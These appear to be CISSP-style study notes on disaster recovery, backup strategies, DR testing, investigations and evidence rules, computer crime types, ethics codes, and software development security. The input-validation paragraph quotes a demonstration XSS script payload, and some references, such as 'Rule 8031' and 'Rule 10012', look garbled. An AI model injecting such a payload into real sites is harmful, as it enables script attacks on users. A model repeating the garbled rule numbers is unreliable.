■ Cooperating organizations should be located in relatively close proximity to each other to facilitate transportation of employees between sites. However, proximity means that both organizations may be vulnerable to the same threats. An MAA won't do you any good if an earthquake levels your city and destroys processing sites for *both* participating organizations.

■ Confidentiality concerns often prevent businesses from placing their data in the hands of others. These may be legal concerns (such as in the handling of healthcare or financial data) or business concerns (such as trade secrets or other intellectual property issues). Despite these concerns, an MAA may be a good disaster recovery solution for an organization, especially in cases where the agreement is between two internal units or subsidiaries of the same organization who have an incentive to cooperate.

Electronic Vaulting**:** In an *electronic vaulting* scenario, database backups are moved to a remote site using bulk transfers. The remote location may be a dedicated alternative recovery site (such as a hot site) or simply an offsite location managed within the company or by a contractor for the purpose of maintaining backup data.

Database shadowing requires two or more databases that are running simultaneously. Updates made to the primary database are replicated to one or more shadow databases, which can be located either locally or remotely. If the primary database fails, the database administrator can transition users to a shadow database; failover to the shadow database can sometimes be performed automatically.

Remote Journaling With *remote journaling*, data transfers are performed in a more expeditious manner. Data transfers still occur in a bulk transfer mode, but they occur on a more frequent basis, usually once every hour and sometimes more frequently. Unlike electronic vaulting scenarios, where entire database backup files are transferred, remote journaling setups transfer copies of the database transaction logs containing the transactions that occurred since the previous bulk transfer. Remote journaling is similar to electronic vaulting in that transaction logs transferred to the remote site are not applied to a live database server but are maintained in a backup device. When a disaster is declared, technicians retrieve the appropriate transaction logs and apply them to the production database, bringing the database up to the current production state.

Remote mirroring is the most advanced database backup solution. Not surprisingly, it's also the most expensive! Remote mirroring goes beyond the technology used by remote journaling and electronic vaulting; with remote mirroring, a live database server is maintained at the backup site. The remote server receives copies of the database modifications at the same time they are applied to the production server at the primary site. Therefore, the mirrored server is ready to take over an operational role at a moment's notice. Remote mirroring is a popular database backup strategy for organizations seeking to implement a hot site. However, when weighing the feasibility of a remote mirroring solution, be sure to take into account the infrastructure and personnel costs required to support the mirrored server, as well as the processing overhead that will be added to each database transaction on the mirrored server.

Recovery Plan Development

The following list includes various types of documents worth considering:

■ Executive summary providing a high-level overview of the plan
■ Department-specific plans
■ Technical guides for IT personnel responsible for implementing and maintaining critical backup systems
■ Checklists for individuals on the disaster recovery team
■ Full copies of the plan for critical disaster recovery team members


Emergency Response
A disaster recovery plan should contain simple yet comprehensive instructions for essential personnel to follow immediately upon recognizing that a disaster is in progress or is imminent. These instructions will vary widely depending on the nature of the disaster, the type of personnel responding to the incident, and the time available before facilities need to be evacuated and/or equipment shut down.

Backups and Off-site Storage plays an important role in the disaster recovery plan. They are copies of data stored on tape, disk, the cloud, or other media as a last-ditch recovery option. If a natural or human-made disaster causes data loss, administrators may turn to backups to recover lost data. Your disaster recovery plan (especially the technical guide) should fully address the backup strategy pursued by your organization. Indeed, this is one of the most important elements of any business continuity plan and disaster recovery plan. There are three main types of backups:

Full Backups As the name implies, *full backups* store a complete copy of the data contained on the protected device. Full backups duplicate every file on the system regardless of the setting of the archive bit. Once a full backup is complete, the archive bit on every file is reset, turned off, or set to 0.

Incremental Backups *Incremental backups* store only those files that have been modified since the time of the most recent full or incremental backup. Only files that have the archive bit turned on, enabled, or set to 1 are duplicated. Once an incremental backup is complete, the archive bit on all duplicated files is reset, turned off, or set to 0.


- Image below shows weekly full backups on Sundays, incremental backups on Mon-Sat.
- Worst-case restore scenario: Restore requires 7 backup tapes: Most recent full, and 6 most recent incremental



Differential Backups *Differential backups* store all files that have been modified since the time of the most recent full backup. Only files that have the archive bit turned on, enabled, or set to 1 are duplicated. However, unlike full and incremental backups, the differential backup process does not change the archive bit.

- Image below shows weekly full backups on Sundays, differential on Mon-Sat

- Worst-case restore scenario: Restore from two backup tapes: Most recent full and most recent differential




Disk-to-Disk Backup Over the past decade, disk storage has become increasingly inexpensive. With drive capacities now measured in terabytes, tape and optical media can't cope with data volume requirements anymore. Many enterprises now use disk-to-disk(D2D) backup solutions for some portion of their disaster recovery strategy. Many backup technologies are designed around the tape paradigm. *Virtual tape libraries (VTL)* support the use of disks with this model by using software to make disk storage appear as tapes to backup software. One important note: Organizations seeking to adopt an entirely disk-to-disk approach must remember to maintain geographical diversity. Some of those disks have to be located off site. Many organizations solve this problem by hiring managed service providers to manage remote backup locations.

Backup Best Practices Murphy's law dictates that a server never crashes immediately after a successful backup. Instead, it is always just before the next backup begins. To avoid the problem with periods, you may deploy some form of real-time continuous backup, such as RAID, clustering, or server mirroring. Only include necessary information in backups. For example, it might not be important to store operating system files in routine backups. Do you really need hundreds of copies of the operating system? The answer to this question should be influenced by your recovery objectives.

Tape Rotation There are several commonly used tape rotation strategies for backups: the Grandfather-Father- Son (GFS) strategy, the Tower of Hanoi strategy, and the Six Cartridge Weekly Backup strategy. These strategies can be fairly complex, especially with large tape sets. They can be implemented manually using a pencil and a calendar or automatically by using either commercial backup software or a fully automated hierarchical storage management (HSM) system. An HSM system is an automated robotic backup jukebox consisting of 32 or 64 optical or tape backup devices. All the drive elements within an HSM system are configured as a single drive array (a bit like RAID).

Software Escrow Arrangements A *software escrow arrangement* is a unique tool used to protect a company against the failure of a software developer to provide adequate support for its products or against the possibility that the developer will go out of business and no technical support will be available for the product. If your organization depends on custom-developed software or software products produced by a small firm, you may want to consider developing this type of arrangement as part of your disaster recovery plan. Under a software escrow agreement, the developer provides copies of the application source code to an independent third-party organization. This third party then maintains updated backup copies of the source code in a secure fashion.



Recovery and restoration are separate concepts. In this context, recovery involves bringing business operations and processes back to a working state. Restoration involves bringing a business facility and environment back to a workable state.

<u>DRP Testing and Maintenance</u>

Read-through *test* is one of the simplest tests to conduct, but it's also one of the most critical. In this test, you distribute copies of disaster recovery plans to the members of the disaster recovery team for review. This lets you accomplish three goals simultaneously:

■ It ensures that key personnel are aware of their responsibilities and have that knowledge refreshed periodically.

■ It provides individuals with an opportunity to review the plans for obsolete information and update any items that require modification because of changes within the organization.

■ In large organizations, it helps identify situations in which key personnel have left the company and nobody bothered to reassign their disaster recovery responsibilities. This is also a good reason why disaster recovery responsibilities should be included in job descriptions.

Structured walk-through takes testing one step further. In this type of test, often referred to as a *tabletop exercise*, members of the disaster recovery team gather in a large conference room and role-play a disaster scenario. Usually, the exact scenario is known only to the test moderator, who presents the details to the team at the meeting. The team members then refer to their copies of the disaster recovery plan and discuss the appropriate responses to that particular type of disaster. Walk-throughs may vary in their scope and intent. Some exercises include taking physical actions or at least considering their impact on the exercise. For example, a walk-through might require that everyone leave the building and return home to participate in the exercise.

Simulation tests are similar to the structured walk-throughs. In simulation tests, disaster recovery team members are presented with a scenario and asked to develop an appropriate response. Unlike with the tests previously discussed, some of these response measures are then tested. This may involve the interruption of noncritical business activities and the use of some operational personnel.

Parallel test involves relocating personnel to the alternate recovery site and implementing site activation procedures. The employees relocated to the site perform their disaster recovery responsibilities just as they would for an actual disaster.

Full-interruption tests operate like parallel tests, but they involve actually shutting down operations at the primary site and shifting them to the recovery site. These tests involve a significant risk, since they require the operational shutdown of the primary site and transfer to the recovery site, followed by the reverse process to restore operations at the primary site. For this reason, full-interruption tests are extremely difficult to arrange, and you often encounter resistance from management.

Recovery Team (Recover) is used to get critical business functions running at the alternate site.

Salvage Team(Restore) is used to return the primary site to normal processing conditions.

Lessons learned process is designed to provide everyone involved with the incident response effort an opportunity to reflect on their individual roles in the incident and the team's response overall. It is an opportunity to improve the processes and technologies used in incident response to better respond to future security crises. The most common way to conduct lessons learned is to gather everyone in the same room, or connect them via videoconference or telephone, and ask a trained facilitator to lead a lesson learned session. Ideally, this facilitator should have played no role in the incident response, leaving them with no preconceived notions about the response. The facilitator should be a neutral party who simply helps guide the conversation.

<u>Investigation Types</u>

Administrative Investigations are internal investigations that examine either operational issues or a violation of the organization's policies. They may be conducted as part of a technical troubleshooting effort or in support of other administrative processes, such as human resources disciplinary procedures. Operational investigations examine issues related to the organization's computing infrastructure and have the primary goal of resolving operational issues. For example, an IT team noticing performance issues on their web servers may conduct an operational investigation designed to determine the cause of the performance problems.

Criminal Investigations, typically conducted by law enforcement personnel, investigate the alleged violation of criminal law. Criminal investigations may result in charging suspects with a crime and the prosecution of those charges in criminal court.

Civil Investigations typically do not involve law enforcement but rather involve internal employees and outside consultants working on behalf of a legal team. They prepare the evidence necessary to present a case in civil court resolving a dispute between two parties.

Regulatory Investigations Government agencies may conduct regulatory investigations when they believe that an individual or corporation has violated administrative law. Regulators typically conduct these investigations with a standard of proof commensurate with the venue where they expect to try their case. Regulatory investigations vary widely in scope and procedure and are often conducted by government agents.

Electronic Discovery (E-discovery)In legal proceedings, each side has a duty to preserve evidence related to the case and, through the discovery process, share information with their adversary in the proceedings. This discovery process applies to both paper records and electronic records, and the electronic discovery (or eDiscovery) process facilitates the processing of electronic information for disclosure. The Electronic Discovery Reference Model (EDRM) describes a standard process for conducting eDiscovery with nine aspects:

- ***Information Governance*** Ensures that information is well organized for future eDiscovery efforts.
- ***Identification*** Locates the information that may be responsive to a discovery request when the organization believes that litigation is likely.
- ***Preservation*** Ensures that potentially discoverable information is protected against alteration or deletion.
- ***Collection*** Gathers the relevant information centrally for use in the eDiscovery process.
- ***Processing*** Screens the collected information to perform a "rough cut" of irrelevant information, reducing the amount of information requiring detailed screening.
- ***Review*** Examines the remaining information to determine what information is relevant to the request and removing any information protected by attorney-client privilege.
- ***Analysis*** Performs deeper inspection of the content and context of remaining information.
- ***Production*** Places the information into a format that may be shared with others and delivers it to other parties, such as opposing counsel.
- ***Presentation*** Displays the information to witnesses, the court, and other parties.

Admissible Evidence

There are three basic requirements for evidence to be introduced into a court of law. To be considered *admissible evidence*, it must meet all three of these requirements, as determined by a judge, prior to being discussed in open court:

■ The evidence must be *relevant* to determining a fact.

■ The fact that the evidence seeks to determine must be *material* (that is, related) to the case.

■ The evidence must be *competent*, meaning it must have been obtained legally. Evidence that results from an illegal search would be inadmissible because it is not competent.

<u>Types of Evidence</u>

Best: Original

Secondary evidence: Copy.

Direct: Testimony from a firsthand witness of the legal matter being considered.

Conclusive: Incontrovertible, overrides all other types.

Circumstantial: testimony from a firsthand witness of circumstances related to the legal matter under consideration.

Corroborative: Supporting evidence but cannot stand on its

Opinions: Expert and non-expert.

Hearsay: Generally inadmissible although specific exceptions exist. By default, most computer-generated data is considered hearsay. Rule 8031 includes exception for routinely used business records. Disk/memory images not treated as hearsay. Rule 10012 allows these to be treated as "duplicates" of real evidence.

Expert – opinion/interpretation by someone deemed an expert by the court due to education, training, or experience.

Evidence must be relevant, complete, sufficient, and reliable.

Real Evidence (also known as ***object evidence***) consists of things that may be brought into a court of law. In common criminal proceedings, this may include items such as a murder weapon, clothing, or other physical objects. In a computer crime case, real evidence might include seized computer equipment, such as a keyboard with fingerprints on it or a hard drive from a malicious hacker's computer system.

Documentary Evidence *Documentary evidence* includes any written items brought into court to prove a fact at hand. This type of evidence must also be authenticated. For example, if an attorney wants to introduce a computer log as evidence, they must bring a witness (for example, the system administrator) into court to testify that the log was collected as a routine business practice and is indeed the actual log that the system collected. Two additional evidence rules apply specifically to documentary evidence:
■ The ***best evidence rule*** states that when a document is used as evidence in a court proceeding, the original document must be introduced. Copies or descriptions of original evidence (known as *secondary evidence*) will not be accepted as evidence unless certain exceptions to the rule apply.
■ The ***parol evidence rule*** states that when an agreement between parties is put into written form, the written document is assumed to contain all the terms of the agreement and no verbal agreements may modify the written agreement.

Testimonial Evidence is, quite simply, evidence consisting of the testimony of a witness, either verbal testimony in court or written testimony in a recorded deposition. Witnesses must take an oath agreeing to tell the truth, and they must have personal knowledge on which their testimony is based.

Hearsay Rule When a witness offers testimony in court, they must normally avoid the act of hearsay, meaning that they cannot testify about what someone else told them outside of court because the court has no way to substantiate that evidence and find it admissible. That said, the hearsay rule is one that has many, many exceptions. These include past testimony given by a witness under oath that is no longer available, a statement made against the interest of the person making the statement, a dying utterance, public records, and many other situations.

Demonstrative Evidence *Demonstrative evidence* is evidence used to support testimonial evidence. It consists of items that may or may not be admitted into evidence themselves but are used to help a witness explain a concept or clarify an issue. For example, demonstrative evidence might include a diagram explaining the contents of a network packet or showing the process used to conduct a distributed denial of service attack. The admissibility of demonstrative evidence is a matter left to the trial court with the general principle that demonstrative evidence must assist the jury in understanding a case.

Artifacts, Evidence Collection, and Forensic Procedures
■ When dealing with digital evidence, all of the general forensic and procedural principles must be applied.
■ Upon seizing digital evidence, actions taken should not change that evidence.
■ When it is necessary for a person to access original digital evidence, that person should be trained for this purpose.
■ All activity relating to the seizure, access, storage, or transfer of digital evidence must be fully documented, preserved, and available for review.
■ An individual is responsible for all actions taken with respect to digital evidence while the digital evidence is in their possession.

■ Any agency that is responsible for seizing, accessing, storing, or transferring digital evidence is responsible for compliance with these principles.

Media Analysis Media analysis, a branch of computer forensic analysis, involves the identification and extraction of information from storage media. This may include magnetic media (e.g., hard disks, tapes) or optical media (e.g., CDs, DVDs, Blu-ray discs). Techniques used for media analysis may include the recovery of deleted files from unallocated sectors of the physical disk, the live analysis of storage media connected to a computer system (especially useful when examining encrypted media), and the static analysis of forensic images of storage media. After creating and verifying a forensic image, the original image file should be preserved as evidence. Analysts should create copies of that image (verifying the integrity of the hash) and then use those images for any analysis. This careful process reduces the likelihood of error and ensures the preservation of the chain of custody.

In-Memory Analysis Investigators often wish to collect information from the memory of live systems. This is a tricky undertaking, since it can be difficult to work with memory without actually altering its contents. When gathering the contents of memory, analysts should use trusted tools to generate a *memory dump* file and place it on a forensically prepared device, such as a USB drive. This memory dump file contains all the contents collected from memory and may then be used for analysis. As with other types of digital evidence, the analyst collecting the memory dump should compute a cryptographic hash of the dump file to later prove its authenticity. The analyst should preserve the original collected dump and work from copies of that dump file.

Network Analysis Forensic investigators are also often interested in the activity that took place over the network during a security incident. This is often difficult to reconstruct due to the volatility of network data—if it isn't deliberately recorded at the time it occurs, it generally is not preserved. Network forensic analysis, therefore, often depends on either prior knowledge that an incident is under way or the use of preexisting security controls that log network activity. These include:
■ Intrusion detection and prevention system logs
■ Network flow data captured by a flow monitoring system
■ Packet captures deliberately collected during an incident
■ Logs from firewalls and other network security devices
When collecting data directly from a network during a live analysis, forensic technicians should use a SPAN port on a switch (which mirrors data sent to one or more other ports for analysis) or a network tap, which is a hardware device that performs the same function as a SPAN port.

Software Analysis Forensic analysts may also be called on to conduct forensic reviews of applications or the activity that takes place within a running application. In some cases, when malicious insiders are suspected, the forensic analyst may be asked to conduct a review of software code, looking for backdoors, logic bombs, or other security vulnerabilities.

Hardware/Embedded Device Analysis Finally, forensic analysts often must review the contents of hardware and embedded devices. This may include a review of:
■ Personal computers
■ Smartphones
■ Tablet computers

■ Embedded computers in cars, security systems, and other devices

Gathering Evidence

It is common to confiscate equipment, software, or data to perform a proper investigation. The manner in which the evidence is confiscated is important. The confiscation of evidence must be carried out in a proper fashion. There are several possible approaches.

First, the person who owns the evidence could ***voluntarily surrender*** it or grant consent to a search. This method is generally appropriate only when the attacker is not the owner.

Second, you could get a court to issue a ***subpoena***, or court order, that compels an individual or organization to surrender evidence, and then have the subpoena served by law enforcement

Third, a law enforcement officer performing a legally permissible duty may seize evidence that is visible to the officer in plain view and where the officer has probable cause to believe that it is associated with criminal activity. This is known as the ***plain view doctrine***.

The fourth option is a ***search warrant***. This option should be used only when you must have access to evidence without tipping off the evidence's owner or other personnel. You must have a strong suspicion with credible reasoning to convince a judge to pursue this course of action.

Finally, a law enforcement officer may collect evidence when ***exigent circumstances*** exist.
This means that a reasonable person would believe that the evidence would be destroyed if not immediately collected or that another emergency exists, such as the risk of physical harm. When officers enter a premises under exigent circumstances, they may conduct a warrantless search. When conducting searches in the workplace, an important consideration is whether the employee has a ***reasonable expectation of privacy***.

Conducting the Investigation If you elect not to call in law enforcement, you should still attempt to abide by the principles of a sound investigation to ensure the accuracy and fairness of your inquiry. It is important to remember a few key principles:
■ Never conduct your investigation on an actual system that was compromised. Take the system offline, make a backup, and use the backup to investigate the incident.
■ Never attempt to "hack back" and avenge a crime. You may inadvertently attack an innocent third party and find yourself liable for computer crime charges.
■ If in doubt, call in expert assistance. If you don't want to call in law enforcement, contact a private investigations firm with specific experience in the field of computer security investigations.

Interviewing Individuals During the course of an investigation, you may find it necessary to speak with individuals who might have information relevant to your investigation. If you seek only to gather information to assist with your investigation, this is called an *interview*. If you suspect the person of involvement in a crime and intend to use the information gathered in court, this is called an *interrogation*. Interviewing and interrogating individuals are specialized skills and should be performed only by trained investigators. Improper techniques may jeopardize the ability of law enforcement to successfully prosecute an offender. Additionally, many laws govern holding or detaining individuals, and you must abide by them if you plan to conduct private interrogations. Always consult an attorney before conducting any interviews.

Major Categories of Computer Crime

Any individual who violates one or more of your security policies is considered to be an *attacker*. An attacker uses different techniques to achieve a specific goal. Understanding the goals helps clarify the different types of attacks. Remember that crime is crime, and the motivations behind computer crime are no different from the motivations behind any other type of crime. The only real difference may be in the methods the attacker uses to strike. Computer crimes are generally classified as one of the following types:

- Military and intelligence attacks
- Business attacks
- Financial attacks
- Terrorist attacks
- Grudge attacks
- Thrill attacks
- Hacktivist attacks

Military and intelligence attacks are launched primarily to obtain secret and restricted information from law enforcement or military and technological research sources. The disclosure of such information could compromise investigations, disrupt military planning, and threaten national security. Attacks to gather military information or other sensitive intelligence often precede other, more damaging attacks.

An attacker may be looking for the following kinds of information:

- Military descriptive information of any type, including deployment information, readiness information, and order of battle plans
- Secret intelligence gathered for military or law enforcement purposes
- Descriptions and storage locations of evidence obtained in a criminal investigation
- Any secret information that could be used in a later attack

Business attacks focus on illegally jeopardizing the confidentiality, integrity, or availability of information and systems operated by a business. For example, an attacker might focus on obtaining an organization's confidential information. This could be information that is critical to the operation of the organization, such as a secret recipe, or information that could damage the organization's reputation if disclosed, such as personal information about its employees. The gathering of a competitor's confidential intellectual property, also called *corporate espionage* or *industrial espionage*, is not a new phenomenon.

Financial attacks are carried out to unlawfully obtain money or services. They are the type of computer crime you most commonly hear about in the news. The goal of a financial attack could be to steal credit card numbers, increase the balance in a bank account, or obtain fraudulent funds transfers. Shoplifting and burglary are both examples of financial attacks. Financial attacks may also take the form of *cybercrime for hire*, where the attacker engages in mercenary activity, conducting cyberattacks against targets for their clients. One of the most common examples of this type of attack is in the conduct of Distributed Denial of Service (DDoS) attacks.

Terrorist attacks are a reality in modern society. Our increasing reliance on information systems makes them more and more attractive to terrorists. Such attacks differ from military and intelligence attacks. The purpose of a terrorist attack is to disrupt normal life and instill fear, whereas a military or intelligence attack is designed to extract secret information. Intelligence gathering generally precedes any type of terrorist attack.

Grudge attacks are attacks that are carried out to damage an organization or a person. The damage could be in the loss of information or information processing capabilities or harm to the organization or a person's reputation. The motivation behind a grudge attack is usually a feeling of resentment, and the attacker could be a current or former employee or someone who wishes ill will upon an organization. The attacker is disgruntled with the victim and takes out their frustration in the form of a grudge attack.

Thrill attacks are the attacks launched only for the fun of it. Attackers who lack the ability to devise their own attacks will often download programs that do their work for them. These attackers are often called *script kiddies* because they run only other people's programs, or scripts, to launch an attack. The main motivation behind these attacks is the "high" of successfully breaking into a system. If you are the victim of a thrill attack, the most common fate you will suffer is a service interruption.

Hacktivists Recently, the world has seen a rise in the field of "hacktivism." These attackers, known as *hacktivists* (a combination of *hacker* and *activist*), often combine political motivations with the thrill of hacking. They organize themselves loosely into groups with names like Anonymous and LulzSec and use tools like the Low Orbit Ion Cannon (LOIC) to create large-scale DoS attacks with little knowledge required. Their purpose is to disrupt the activity of organizations that they differ with philosophically. At the extreme end of hacktivism, *suicide hackers* engage in highly destructive activity with the knowledge that they will most likely be caught. Their motivations may differ, but they feel that they have nothing to lose and do not attempt to hide their activity.

Ethics: Security professionals hold themselves and each other to a high standard of conduct because of the sensitive positions of trust they occupy. The rules that govern personal conduct are collectively known as rules of *ethics*. They are the moral codes and rules of personal behavior that guide our day-to-day activities in any realm. In the world of business, ethics describe how a business should govern itself to ensure that its actions are appropriate and just. Business ethics cover a wide variety of topics, including financial dealings, conflicts of interest, nondiscrimination, and social responsibility.

Organizational Code of Ethics

For example, the U.S. government has a Code of Ethics for Government Service that is written into federal law. Passed by Congress in 1980, this code says that any person in government service should:

- Put loyalty to the highest moral principles and to country above loyalty to persons, party, or Government department.
- Uphold the Constitution, laws, and regulations of the United States and of all governments therein and never be a party to their evasion.
- Give a full day's labor for a full day's pay; giving earnest effort and best thought to the performance of duties.
- Seek to find and employ more efficient and economical ways of getting tasks accomplished.

- Never discriminate unfairly by the dispensing of special favors or privileges to anyone, whether for remuneration or not; and never accept, for himself or herself or for family members, favors or benefits under circumstances which might be construed by reasonable persons as influencing the performance of governmental duties.
- Make no private promises of any kind binding upon the duties of office, since a Government employee has no private word which can be binding on public duty.
- Engage in no business with the Government, either directly or indirectly, which is inconsistent with the conscientious performance of governmental duties.
- Never use any information gained confidentially in the performance of governmental duties as a means of making private profit.
- Expose corruption wherever discovered.
- Uphold these principles, ever conscious that public office is a public trust.

Code of Fair Information Practices: Another formative document that guides many ethical decision-making efforts is the Code of Fair Information Practices, developed by a government advisory committee in 1973. This code outlines five principles for handling personal information in an ethical and responsible manner:

1. There must be no personal data record-keeping systems whose very existence is secret.
2. There must be a way for a person to find out what information about the person is in a record and how it is used.
3. There must be a way for a person to prevent information about the person that was obtained for one purpose from being used or made available for other purposes without the person's consent.
4. There must be a way for a person to correct or amend a record of identifiable information about the person.
5. Any organization creating, maintaining, using, or disseminating records of identifiable personal data must assure the reliability of the data for their intended use and must take precautions to prevent misuses of the data.

Domain 8: Software Development Security

Programming concepts


Software programming languages have evolved over time and are broken down into the following generations:

- Generation one: Machine language.
- Generation two: Assembly language.
- Generation three: High-level language e.g. COBOL, Java, C & C++.
- Generation four: Very high-level language e.g. JavaEE, SQL
- Generation five: Natural language. Mercury and Prolog

Machine code aka ***machine language***, is software that is executed directly by the central processing unit (CPU). Machine code is CPU dependent; it is a series of 1s and 0s that translate to instructions that are understood by the CPU. Directly executed from system hardware.

Source code is computer programming language instructions that are written in text that must be translated into machine code before execution by the CPU. High-level languages contain English-like instructions such as "printf" (print formatted).

Assembly language is a low-level computer programming language. Assembly language instructions are short mnemonics, such as "ADD," "SUB" (subtract), and "JMP" (jump), that match to machine language instructions. An assembler converts assembly language into machine language. A disassembler attempts to convert machine language into assembly.



```
#include
<stdio.h>
int main()
{
printf("Hello")
;
return 0;
}
```

```
100010101010101
000100101010111
011111100110000
001011001101010
010111011100011
011111001111000
000110011110101
010010010101000
```

Source code.

Programming code that has not yet been compiled into executable file.


Machine code

Compiled code that can be run in any Computer with same CPU architecture.

Compilers take source code, such as C or Basic, and compile it into machine code. Turns high level source code into a binary executable.

***Interpreter** languages* differ from compiled languages; for example, interpreted code, such as shell code, is compiled on the fly each time the program is run. Executes code one line at a time.

Bytecode, such as Java bytecode, is also interpreted code. Bytecode exists as an intermediary form that is converted from source code, but still must be converted into machine code before it can run on the CPU. Java Bytecode is platform-independent code that is converted into machine code by the Java virtual machine.



Computer-aided software engineering **(CASE)** uses programs to assist in the creation and maintenance of other computer programs. Programming has historically been performed by (human) programmers or teams, and CASE adds software to the programming "team."
There are three types of CASE software:
1. "Tools: support only specific task in the software-production process.
2. Workbenches: support one or a few software process activities by integrating several tools in a single application.
3. Environments: support all or at least part of the software-production process with a collection of Tools and Workbenches. Fourth-generation computer languages, object-oriented languages, and GUIs are often used as components of CASE.

Assurance To ensure that the security control mechanisms built into a new application properly implement the security policy throughout the lifecycle of the system, administrators use *assurance procedures*. Assurance procedures are simply formalized processes by which trust is built into the lifecycle of a system. The Common Criteria provide a standardized approach to assurance used in government settings. For more information on assurance and the Common Criteria.

Avoiding and Mitigating System Failure
Input validation verifies that the values provided by a user match the programmer's expectation before allowing further processing. For example, input validation would check whether a month value is an integer between 1 and 12. If the value falls outside that range, the program will not try to process the number as a date and will inform the user of the input expectations. This type of input validation, where the code checks to ensure that a number falls within an acceptable range, is known as a *limit check*. Input validation also may check for unusual characters, such as quotation marks within a text field, which may be indicative of an attack. In some cases, the input validation routine can transform the input to remove risky character sequences and replace them with safe values. This process, known as *escaping input*, is performed by replacing occurrences of sensitive characters with alternative code that will render the same to the end user but will not be executed by the system. For example, this HTML code would normally execute a script within the user's browser: ***<SCRIPT>alert('script executed')</SCRIPT>***

Authentication and Session Management Many applications, particularly web applications, require that users authenticate prior to accessing sensitive information or modifying data in the application. One of the core security tasks facing developers is ensuring that those users are properly authenticated, that they perform only authorized actions, and that their session is securely tracked from start to finish.

Error Handling Developers love detailed error messages. The in-depth information returned in those errors is crucial to debugging code and makes it easier for technical staff to diagnose problems experienced by users.

Logging While user-facing detailed error messages may present a security threat, the information that those messages contain is quite useful, not only to developers but also to cybersecurity analysts. Therefore, applications should be configured to send detailed logging of errors and other security events to a centralized log repository.

Open Web Application Security Project (OWASP) Secure Coding Practices suggest logging the following events:

1. Input Validation
2. Output Encoding
3. Authentication and Password Management (includes secure handling of credentials by external services/scripts)
4. Session Management
5. Access Control
6. Cryptographic Practices
7. Error Handling and Logging
8. Data Protection
9. Communication Security
10. System Configuration
11. Database Security
12. File Management
13. Memory Management
14. General Coding Practices

Fail-Secure and Fail-Open

